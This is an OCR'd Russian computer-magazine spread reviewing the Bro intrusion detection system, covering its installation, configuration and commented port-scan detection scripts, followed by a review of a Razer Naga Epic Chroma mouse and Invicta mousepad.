




Настройка автозамены в SSMSBoost



Окно SQL Sentry Plan Explorer



НЕДРЕМЛЮЩЕЕ ОКО БОЛЬШОГО БРАТА

ОБЗОР СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ BRO

Систем обнаружения вторжений сейчас существует великое множество. Какие-то из них более известны, какие-то менее. Одни предназначены для маленьких сетей, другие для крупных корпораций. Чаще всего в контексте IDS вспоминают Snort, однако это не единственная свободная система подобного рода. Одну из альтернатив, Bro, мы и опишем.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

Bro начал разрабатываться в середине девяностых годов в ICSI, международном институте компьютерных наук, который входит в состав знаменитого Калифорнийского университета в Беркли. Спустя какое-то время проект стал использоваться NCSA — тем самым центром суперкомпьютерных приложений, где был создан предтеча Apache, NCSA HTTPd. С 2010 года NCSA активно участвует в разработке данного проекта. На текущий момент проект имеет версию 2.3.2, что говорит о его зрелости. Еще больше о ней говорит тот факт, что в NCSA Bro используется в качестве ключевой части инфраструктуры безопасности.

Bro имеет следующие особенности:

- Гибкость. Используется скриптовый язык, позволяющий установить для каждого защищаемого объекта свои правила мониторинга. Кроме того, Bro изначально не заточен на обнаружение каких-либо конкретных атак, отсутствует зависимость от сигнатур.

- Эффективность. Bro рассчитан на работу в сетях с очень большим объемом трафика и может быть использован в различных больших проектах. В частности, поддерживается распределенная архитектура.
- Глубокий анализ трафика. Поддерживаются анализаторы для множества протоколов, что позволяет осуществить высокоуровневый семантический анализ даже на уровне приложений. При этом поддерживается запоминание состояния соединения опять же до уровня приложений включительно.

Bro представляет собой фреймворк для создания сетевой IDS/IPS и имеет многоуровневую модульную структуру. Перечислим эти уровни:

- Механизм захвата пакетов. Де-факто этот механизм практически всегда использует для данных целей libpcap, что позволяет Bro не зависеть от платформы и от нижележащего сетевого уровня.
- Механизм событий (Event Engine, также его называют Core) преобразует пришедшие последовательности пакетов в первичные события. События эти отражают базовые сведения о сетевой активности — так, каждый HTTP-запрос порождает соответствующее событие, которое описывает адрес, порт, запрашиваемый URI и версию протокола HTTP. Этот механизм, однако, не принимает никаких решений относительно окраса события — то есть на данном уровне неизвестно, вредоносное оно или нет.
- А вот верхний уровень (Policy Script Interpreter) этим и занимается — на каждое событие, на которое нужно реагировать, регистрируется его обработчик, соответствующий определенному скрипту. События ставятся в очередь FIFO. Скрипты же определяют действия, использующиеся для обнаружения вредоносного трафика, и пишутся на собственном скриптовом языке Bro.

Практически же данная платформа может использоваться отнюдь не только для построения IDS, но и для прочего анализа трафика. Он может, в принципе, заменять (и/или дополнять) Wireshark, выделяя и анализируя только необходимый трафик. Последние его версии включают экспериментальную поддержку ElasticSearch, движка полнотекстового поиска.

IDS доступен в виде исходного кода или в бинарных пакетах под Mac OS X 10.9, Debian 6 и CentOS 6, которую мы используем.

УСТАНОВКА BRO. ПОДГОТОВКА К ИСПОЛЬЗОВАНИЮ

Скачаем Bro:

```
$ wget https://www.bro.org/downloads/release/↵
  Bro-2.3.2-Linux-x86_64.rpm
```

Повысив привилегии и перейдя в каталог загрузки, устанавливаем его:

```
# yum install ./Bro-2.3.2-Linux-x86_64.rpm
```



INFO

При соответствующей конфигурации Bro способен обрабатывать трафик объемом 10 Гбит/с и выше.

На удивление, никаких зависимостей ставить не понадобилось. После установки нужно добавить путь к исполняемым файлам Bro в общесистемную переменную PATH, для чего в каталоге имеется /etc/profile.d/ файл bro.sh со следующим содержимым:

```
export PATH=/opt/bro/bin:$PATH
```

Затем нужно установить базовые параметры конфигурации. Для standalone-конфигурации в файле /opt/bro/etc/node.cfg достаточно указать интерфейс, на котором Bro будет слушать, — в моем случае (тестовая конфигурация) это был eth1:

```
[bro]
type=standalone
host=localhost
interface=eth1
```

В файле /opt/bro/etc/networks.cfg указываем сеть или сети, которые нужно будет защищать:

```
192.168.13.0/24      Private IP space
```

где Private IP space — необязательный комментарий.

Наконец, в файле /opt/bro/etc/broctl.cfg указываем интервал ротации логов (в секундах), интервал, по истечении которого они удаляются (в днях), и, при необходимости, email, куда отправлять письма:

```
MailTo = root@localhost
# <...>
LogRotationInterval = 3600
LogExpireInterval = 30
```


Запустим консоль управления и уже из нее сам Bro с дефолтными скриптами:

```
# broctl
[BroControl] > install
[BroControl] > start
```

В случае изменения скриптов нужно использовать приведенную выше цепочку команд, предваряя ее еще и командой check.

Отмечу, что Bro требуется возможность контролировать интерфейс для включения неразборчивого режима, поэтому приложение Bro должно запускаться либо от суперпользователя, либо с установленными капабилити CAP_NET_RAW и CAP_NET_ADMIN.


Из консоли broctl можно выходить, но при этом запущенный Bro не останавливается — для его остановки нужно набрать команду stop. К слову, вместо вызова команд из консоли broctl их можно передавать в качестве аргументов — например, broctl stop.



↙ **Скачивание Bro**

↘ **Установка**





СКРИПТОВЫЙ ЯЗЫК BRO. СТАНДАРТНЫЕ СКРИПТЫ

Как уже писалось, Bro работает на основе скриптов. Событийно ориентированный язык написания скриптов — основное средство расширения и гибкой настройки функционала данной платформы. Проще всего рассматривать Bro в качестве негласной цензуры, докладывающей о событиях определенным скриптам. Скрипты указывают Bro, на что они должны реагировать, Bro же в ответ предоставляет всю имеющуюся информацию о данном соединении, над которым скрипт может произвести некоторые действия. Так, скрипт, генерирующий ssl.log, проходит по всей цепочке сертификатов и, если какой-то из них некорректен, уведомляет об этом. А начинает он обработку тогда, когда клиент (или сервер) выполняет запрос SSL HELLO — при этом, разумеется, скрипт явно определяет свой интерес к соединениям подобного рода.

В скриптах поддерживаются и инклуды — можно подключать внешние модули. Имеется богатейший набор типов и структур данных, которые могут использоваться в скриптах. Рассмотрим, с чего начинается выполнение скриптов в случае запуска в standalone-конфигурации.

Начинается оно с обработки local.bro, в котором указаны все остальные скрипты (за исключением обязательных, лежащих в каталоге /opt/bro/share/bro/base/ и выполняемых в любом случае) и который можно редактировать. Посмотрим небольшой кусочек данного файла:

```
# Скрипт, логирующий остальные загружаемые скрипты
@load misc/loaded-scripts
# Скрипты, задающие стандартные параметры
  некоторых тонких настроек
@load tuning/defaults
# Скрипт обнаружения сканирования
@load misc/scan
# Логируем некоторую информацию о веб-приложениях,
  используемых в данной сети
@load misc/app-stats
# <...>
# Обнаруживает софт, применяемый для различных
  протоколов
@load protocols/ftp/software
@load protocols/smtp/software
@load protocols/ssh/software
@load protocols/http/software
# Обнаруживает попытки SQL-инъекций
@load protocols/http/detect-sqli
# Считываем хеши всех файлов, которые проходят
  через Bro, и отправляем их в сервис Detect-MHR
  (Malware Hash Registry)
@load framework/files/hash-all-files
@load framework/files/detect-MHR
```

Рассмотрим некоторые из загружаемых скриптов более подробно. Возьмем для примера скрипт /opt/bro/share/bro/policy/protocols/ftp/software.bro:

```
## Загружаем базовую часть обнаруживателя
@load base/frameworks/software
## Регистрируем модуль в ядре Bro module FTP;
## Экспортируемые типы и функции
export {
    ## Переопределяем перечисление с целью
       добавления двух элементов
    redef enum Software::Type += {
        ## Идентификатор для FTP-клиентов
           в фреймворке обнаружения
        CLIENT,
        ## Аналогичный функционал для серверной
           стороны пока не реализован
        SERVER,
    };
}
## Срабатываем на событие ftp_request — приоритет
   обработчика при этом несколько выше обычного
event ftp_request(c: connection, command: string,↵
arg:string) &priority=4
    {
    ## Реагируем на команду CLNT
    if (command == "CLNT")
       {
    ## Функция обнаружения ПО, импортированная
       из фреймворка. Принимает параметр
       «идентификатор соединения» и информацию
       о софте — последняя формируется в виде
       структуры, доступ к членам которой,
       к слову, осуществляется через знак
       доллара — то есть члену структуры info,
       host, присваивается значение поля orig_h
       структуры id, которая, в свою очередь,
       является членом структуры c — connection
       Software::found(c$id, [$unparsed_↵
       version=arg, $host=c$id$orig_h,↵
       $software_type=CLIENT]);
            }
    }
```

В целом здесь все более-менее ясно. Однако это один из самых простых скриптов. Давай разберем еще один скрипт, который реагирует на попытки сканирования (/opt/bro/share/bro/policy/misc/scan.bro). Не буду приводить весь скрипт целиком, лишь ту его часть, которая отвечает за обнаружение сканирования портов:

```
# <...>
## Загружаем модули предупреждения и статистики
@load base/frameworks/notice
@load base/frameworks/sumstats
# <...>
## Экспортируемые переменные и константы
export {
```

```
root@localhost:/opt/bro/etc
File Edit View Search Terminal Help
## Global BroControl configuration file.

# Recipient address for all emails send out by Bro and BroControl.
MailTo = root@localhost

# Site-specific policy script to load. Bro will look for this in
# $PREFIX/share/bro/site. A default local.bro comes preinstalled
# and can be customized as desired.
SitePolicyStandalone = local.bro

# Location of other configuration files that can be used to customize
# BroControl operation (e.g. local networks, nodes).
CfgDir = /opt/bro/etc

# Location of the spool directory where files and data that are currently being
# written are stored.
SpoolDir = /var/opt/bro/spool

# Location of the log directory.  This is longer term storage for rotated logs.
LogDir = /var/opt/bro/logs

# Rotation interval in seconds for log files on manager/standalone node.
LogRotationInterval = 3600
```

↙ **Конфигурационный файл broctl**

```
root@localhost:/opt/bro/etc
File Edit View Search Terminal Help
[root@localhost etc]# broctl

Welcome to BroControl 1.3

Type "help" for help.

[BroControl] > install
creating policy directories ... done.
installing site policies ... done.
generating standalone-layout.bro ... done.
generating local-networks.bro ... done.
generating broctl-config.bro ... done.
updating nodes ... done.
[BroControl] > start
starting bro ...
[BroControl] >
```

↘ **Первый запуск Bro**

```
    # <...>
    ## Для обнаружения неудачных попыток
       соединения с тем или иным портом эти
       попытки должны укладываться в заданный
       интервал времени. Если этот интервал будет
       избыточным, могут происходить ложные
       срабатывания. Переопределяемый
    const port_scan_interval = 5min &redef;
    # <...>
    ## Пороговое количество уникальных портов
       на одном хосте, после превышения которого
       в заданном интервале времени должно
       происходить обнаружение сканирования
    const port_scan_threshold = 15.0 &redef;
    # <...>
}
event bro_init() &priority=5
{
    # <...>
    ## При запуске Bro мы создаем преобразователь
       данных (Reducer), уменьшающий объем данных,
       поставляемый в потоке наблюдения
       (observation stream) под именем scan.
       port.fail. Reducer в данном случае
       выбирает исключительно уникальные попытки,
       причем выбор зависит от порогового
       количества уникальных портов
    local r2: SumStats::Reducer = [$stream=↵
    "scan.port.fail", $apply=set(SumStats:↵
    :UNIQUE),$unique_max=double_to_count↵
    (port_scan_threshold+2)];
    ## Создаем также общую статистику с порогом,
       после превышения которого вызывается
       колбэк-функция, производящая определенные
       действия — в данном случае формирующая
       уведомление о том, что за определенное
       время ($epoch) порог сканирования
       уникальных портов был кем-то превышен
    SumStats::create([$name="port-scan",## Имя
    общей статистики
    $epoch=port_scan_interval, ## Интервал
     времени, в течение которого будет собираться
     статистика. По его истечении она сбрасывается
    $reducers=set(r2), ## Набор преобразователей,
    которые используются для создания общей
    статистики
    $threshold_val(key: SumStats::key, result:↵
     SumStats::Result) = ## Предоставляет функцию,
    которая считает некую величину, необходимую
    для внутреннего измерения пороговой величины
            {
            return result↵
            ["scan.port.fail"]$unique+0.0;
            },
        $threshold=port_scan_threshold,
        ## Пороговая величина, по достижении
           которой вызывается колбэк-функция
        $threshold_crossed(key: SumStats::key,↵
         result: SumStats::Result) = ## Наконец,
         определяем колбэк-функцию, срабатывающую
         по достижении порога
            {
            local r = result["scan.port.fail"];
            local side = Site::↵
            is_local_addr(key$host) ?↵
           "local" : "remote"; ## Устанавливаем,
            откуда идет сканирование — со стороны
            внешнего мира или же из локальной сети
            local dur = duration_to_mins_
      secs(r$end-r$begin);
      ## Длительность попыток сканирования
      local message = fmt("%s scanned at least↵
      %d unique ports of host %s in %s", key$host,↵
      r$unique, key$str, dur);
      ## Формируем сообщение для NOTICE
            NOTICE([$note=Port_Scan,↵
                $src=key$host,↵
                $dst=to_addr(key$str),↵
                $sub=side,
      ## Нужно для политики предупреждений
                $msg=message,
                $identifier=cat(key$host)]);
       ## Вызываем обертку из фреймворка
          Notice, которая затем вызывает
          внутреннюю функцию, что в конечном
          счете приводит к появлению предупреждения
            }]);}
## Функция, вызываемая для получения потока
   наблюдения (observation stream)
function add_sumstats(id: conn_id, reverse: bool)
    {
    local scanner = id$orig_h;
    ## Хост, с которого производится соединение
    local victim = id$resp_h;
    ## Хост, к которому подключаются
    local scanned_port = resp_p; ## Порт назначения
    # <...>
    if ( hook Scan::port_scan_policy↵
      (scanner, victim, scanned_port) )
    ## Если срабатывает данный хук
       (а он, судя по всему, должен срабатывать
       практически всегда), мы фиксируем данные
       в наблюдении. Первый параметр — имя
       наблюдения, второй — ключ, ну а третий —
```

ТИПЫ ДАННЫХ И АТРИБУТЫ


Стоит рассмотреть некоторые типы данных, используемые при создании скриптов Bro:

- bool — логический тип, может принимать значения T или F. Что они означают, думаю, в пояснении не нуждается;
- time — тип абсолютного времени. На данный момент нет возможности задать его константе напрямую, но можно преобразовать из некоторых других типов, используя такие функции, как double_to_time(), current_time() и network_time(). Допускается сравнение переменных данного типа и их вычитание — в результате последнего получается тип interval;
- interval — тип относительного времени. Пример его применения есть в основном тексте статьи. Переменные типа могут быть и отрицательными. Допускается сравнение, сложение, вычитание, деление (в результате чего получается тип double) и присваивание данного типа. Также возможно умножение и деление переменных этого типа на переменные арифметических типов — на выходе получаем опять-таки interval;
- record — де-факто структура. Доступ к членам структуры осуществляется с помощью знака $. Структуры могут быть вложенными.


Помимо типов, в скриптовом языке есть еще и атрибуты, предназначенные для изменения поведения тех или иных типов. Как правило, они ставятся после объявления переменных. Рассмотрим и их тоже:

- &optional означает, что поле структуры может быть необязательным для заполнения;
- &default= определяет значение по умолчанию, если таковое не будет указано при инициализации;
- &redef дает возможность переопределять значения переменных и констант — последнее чаще всего используется для создания политик, так как константы (в контексте Bro), как правило, должны быть переопределяемыми;
- &persistent делает переменную сохраняемой на диск;
- &priority= указывает приоритет хука или обработчика событий. Большие значения подразумевают, соответственно, больший приоритет. Приоритет по умолчанию — 0.

Разумеется, это отнюдь не все типы и атрибуты, которые есть в Bro.



Настройка опций сканирования во фронтенде для Nmap



Сканирование (используется один из стандартных профилей)

```
      собственно собираемые данные
       SumStats::observe("scan.port.fail",↵
       [$host=scanner, $str=cat(victim)],
       [$str=cat(scanned_port)]);
    }
# <...>
## Событие, при котором происходит сбор данных
   с помощью функции, описанной выше
event connection_attempt(c: connection)
    {
    ## Проверяем, не является ли сканирование
       обратным (reverse), для чего смотрим, была
       ли завершена процедура «рукопожатия» (hand
       shake) при установлении соединения
    local is_reverse_scan = F;
    if ( "H" in c$history )
        is_reverse_scan = T;
    ## Вызов функции сбора общей статистики
    add_sumstats(c$id, is_reverse_scan);
    }
# <...>
```

Скрипт, как видим, достаточно сложен и демонстрирует кусочек тех поистине невероятных возможностей, что скрыты в Bro. В скрипте (точнее, той его части, что была показана выше) были использованы как минимум десять типов данных и структур, часть из которых вложенная. Кроме того, было использовано мощнейшее средство Bro — статистический анализ потока данных. Как видим, фреймворк недаром разрабатывался в академических кругах — его вполне можно применять не только для обнаружения вторжений, но и для анализа трафика.

При попытке сканирования появляется предупреждение в логе notice (по умолчанию в /var/opt/bro/logs/).

Платформа построена таким образом, что в случае нагрузки часть пакетов отбрасывается — это позволяет избежать перегрузки. Однако по моим тестам (проводились на VirtualBox) в случае использования более-менее современной двухъядерной машины и интенсивного пинг-флуда доля отбрасываемых пакетов составила примерно 0,0085%. Понятно, что в реальных ситуациях нагрузка будет больше и не настолько равномерная, но в целом можно прикинуть количество отбрасываемых пакетов.

```
root@localhost:/var/opt/bro/logs/2015-05-05
File Edit View Search Terminal Help
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   notice
#open   2015-05-05-06-51-23
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_
p       fuid    file_mime_type  file_desc       proto   note    msg     sub     s
rc      dst     p       n       peer_descr      actions suppress_for    droppedr
emote_location.country_code     remote_location.region  remote_location.city    r
emote_location.latitude remote_location.longitude
#types  time    string  addr    port    addr    port    string  string  string e
num     enum    string  string  addr    addr    port    count   string  set[enum
]       interval        bool    string  string  string  double  double
1430823083.265278       -       -       -       -       -       -       -       -
-       Scan::Port_Scan 192.168.15.5 scanned at least 15 unique ports of host 19
2.168.15.1 in 0m0s      remote  192.168.15.5    192.168.15.1    -       -       b
ro      Notice::ACTION_LOG      3600.000000     F       -       -       -       -
-
1430823230.288264       -       -       -       -       -       -       -       -
-       PacketFilter::Dropped_Packets   876 packets dropped after filtering, 229
9 received, 2299 on link        -       -       -       -       -       bro     N
otice::ACTION_LOG       3600.000000     F       -       -       -       -       -
#close  2015-05-05-07-00-00
[root@localhost 2015-05-05]# 
```

Лог-файл с уведомлением о сканировании

ЗАКЛЮЧЕНИЕ

Платформа Bro предоставляет богатейший набор возможностей для анализа трафика. Помимо обычного анализа заголовков пакетов, здесь имеются и регулярные выражения, и сохранение состояния высокоуровневых соединений, и даже статистический анализ.

Однако за подобный функционал нужно платить. У Bro очень высок порог вхождения. Требуется, во-первых, досконально разбираться в протоколах как низкого уровня, так и того уровня, который необходимо обрабатывать. Во-вторых, требуется достаточно долго изучать скриптовый язык и фреймворки, которые данная платформа предоставляет, поскольку имеющихся скриптов для нужд, более специфичных, чем общее выявление подозрительной активности, явно не хватит. В-третьих, для промышленного использования Bro, скорее всего, потребуется использовать кластер, что влечет за собой дополнительные усилия на изучение.

Есть у Bro и еще минусы, один из которых — недостаток хоть какого-нибудь GUI. В недрах LBNL он, судя по одной из презентаций, имеется — хотя и предоставляет, по сути, лишь удобный доступ к логам. Второй же минус — отсутствие до недавнего времени поддержки баз данных. Все сообщения писались в текстовые файлы, что для промышленных объемов трафика сейчас не очень-то удобно. Однако дело сдвинулось с мертвой точки — в последних версиях Bro появилась экспериментальная поддержка ElasticSearch.

В общем и целом, если ты специалист по ИБ и/или тебе нужно автоматизировать анализ гигантских объемов трафика — о Bro стоит иметь представление хотя бы по той причине, что он свободен и бесплатен, в то время как коммерческие аналоги при сходной (или даже чуть меньшей) функциональности стоят неподъемных денег.

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.



ЭПИЧЕСКАЯ МЫШЬ И ДВУСТОРОННИЙ КОВРИК



Обзор топового игрового комплекта Razer

В апрельском номере, рассказывая о компьютерной мыши для любителей MMO-игр Razer Naga 2014, мы упомянули, что у нее есть и старшая сестра Epic Chroma, которую отличает беспроводной интерфейс и настраиваемая разноцветная подсветка. Теперь настал черед топовой модели — Razer Naga Epic Chroma вобрала в себя все последние достижения компании. Вместе с ней в нашу редакцию поступил и весьма необычный разборный коврик под названием Razer Invicta, имеющий две рабочие поверхности.

Артём Костенко
Izbranniy@mail.ru

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Тип: беспроводная/проводная
Цвет: черный
Количество клавиш: 16 + колесо (5 позиций)
Подсветка: 16,8 миллиона оттенков (2 зоны)
Подключение: USB, док-станция
Частота опроса: 1000 Гц
Разрешение сенсора: 8200 dpi
Максимальное ускорение: 50g
Длина кабеля: 2,1 м
Размеры мыши: 119 × 75 × 43 мм
Масса мыши: 150 г
Цена мыши: 8500 рублей
Материал коврика: алюминий и пластик
Размеры коврика: 255 × 355 × 4,5 мм
Масса коврика: 700 г
Цена коврика: 3900 рублей

КОМПЛЕКТАЦИЯ И ВНЕШНИЙ ВИД


Мышь упакована под стать своей немалой цене: снимаем бумажный рукав, достаем черный кейс, открываем крышку, и содержимое эффектно приподнимается на специальном пьедестале. Внутри, кроме мыши, есть док-станция, двухметровый кабель USB — microUSB в оплетке и с позолоченными контактами, а также документация и наклейки с логотипом.


Naga Epic Chroma выглядит почти так же, как Naga 2014 из статьи в апрельском номере. Эргономичные формы мыши говорят о том, что запястье и пальцы во время работы не будут уставать. В отличие от младшей сестренки, у Epic Chroma нет версии для левшей. Масса увеличилась на 15 г за счет аккумулятора, что, однако, сделало пользование мышью более комфортным. В отличие от предыдущего поколения, здесь нет сменных панелей, поэтому людям с маленькой рукой, возможно, будет не слишком удобно. Мышь покрыта специальным напылением, которое не позволяет руке скользить, практически не собирает отпечатки пальцев и дает приятные тактильные ощущения. Грани плавно перетекают из одной в другую, справа имеется углубление под безымянный палец, а под мизинцем расположилась прорезиненная накладка. Мышь хорошо скользит благодаря размещенным на дне широким тефлоновым подложкам Ultraslick. Сенсор имеет разрешение 8200 dpi, чего с запасом хватает для всех игр. Рядом с ним на дне находится и рычажок «вкл/выкл».


Постоянный спутник Naga Epic Chroma — док-станция, которая служит как для зарядки, так и в качестве приемника сигнала. Снизу станция имеет специальное покрытие, благодаря которому она надежно пристает к столу. Сверху на нее ставится мышь, которую притягивают к разъемам питания магниты. Если мышь вдруг разрядилась, а на зарядку времени нет, то кабель док-станции можно подсоединить прямо к мышке, превратив ее в проводную. Штекер microUSB снабжен специальной насадкой, которая надежно крепит его в гнезде и при этом сливается с корпусом мыши. Сборка и качество используемых материалов, как всегда, на высоте.

КНОПКИ, ПОДСВЕТКА, АВТОНОМНОСТЬ

Основные кнопки слегка нависают над корпусом, между ними расположилось большое колесо прокрутки с мягким покрытием, имеющее пять степеней свободы, включая наклоны влево и вправо. Сверху на корпусе — две небольшие прямоугольные кнопки; чтобы нажимать на них, приходится снимать ладонь с мыши. Слева, под большим пальцем — набор из двенадцати кнопок. Они расположены под разными углами, и между ними есть промежутки. Во всех кноп-















ках используются механические переключатели — узнать об этом можно по характерному приятному щелчку при нажатии.

Вместо трех зон подсветки у топовой модели только две: логотип не светится. Зато оттенок можно выбрать любой из 16 миллионов и заодно задать режим пульсации. В отличие от клавиатуры Black Chroma, индивидуально подсвечивать кнопки здесь нельзя, зато точно так же можно настроить яркость и цвет свечения в зависимости от ситуации в игре. К примеру, если ранили, то мышь вспыхнет красным, если кончилась мана, то синим, и так далее. Еще можно запрограммировать связь свечения с другими устройствами Chroma. Когда аккумулятор разряжен, свет начнет пульсировать, то же происходит и когда батарея полностью зарядится. Всего в автономном режиме мышь способна проработать около 18 ч подряд.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Для управления настройками Razer Naga Epic Chroma используется та же утилита, что и для других девайсов этого производителя, она называется Synapse 2.0. Тут можно изменять разрешение по каждой из осей (от 100 до 8200 dpi), частоту опроса сенсора и ускорение мыши. Отдельные вкладки предназначены для управления подсветкой, просмотра статистики, слежения за зарядом аккумулятора и создания макросов. Программировать можно все клавиши, кроме основной левой, включая наклоны колесика. Закреплять за кнопками разрешается что угодно: функции мыши, клавиатуры, макрокоманды, настройки чувствительности сенсора, переключение профилей мыши и других подключенных к компьютеру девайсов Razer. Настройки девайса хранятся в облаке и могут быть восстановлены на любом компьютере.

В макросы помимо команд можно добавлять циклы и паузы, есть возможность загрузить уже готовые пресеты для большинства популярных игр. Еще можно создавать профили и связывать их с конкретными приложениями, тогда настройки будут автоматически активироваться при запуске этих программ. В каждом профиле к тому же есть восемь раскладок, между которыми тоже можно переключаться, например при игре разными персонажами.

Подсветка настраивается отдельно для двух зон. Можно выбрать один из режимов (пульсация, динамическая смена цвета, постоянное свечение) или же вовсе отключить ее. Яркость настраивается для двух режимов: проводного и беспроводного, есть возможность гасить подсветку при выключении дисплея. Во вкладке «Мощность» отображается заряд аккумулятора и задаются настройки энергосбережения. В разделе «Статистика» можно посмотреть карту распределения кликов для каждой игры.

ДВУСТОРОННИЙ КОВРИК

Казалось бы, коврик для мыши — вещь довольно заурядная. Но не в случае с Razer Invicta! Удивительное начинается уже с упаковки — большого тяжелого кейса черного цвета, смахивающего на портфель дипломата. Открыв защелки, мы достаем что-то вроде алюминиевого подноса: с нижней стороны у него резиновое покрытие, которое предотвращает скольжение по столу, а с верхней — углубление, в котором и лежит пластиковый коврик. Ковер можно достать и перевернуть в любой момент: обе его стороны рабочие. Одна поверхность — гладкая, она пригодится, если тебе нравится быстрое скольжение мыши. Вторая — более шероховатая и снижает скорость, зато дает возможность точнее целиться. Конечно же, обе поверхности отлично отражают лазерный луч.

Ближе к краю у алюминиевого ложа есть продолговатое отверстие, которое на вид роднит его с кухонной доской. Сверху оно обычно закрыто ковриком и требуется в том случае, если ты захочешь поддеть его снизу, чтобы перевернуть на другую сторону.

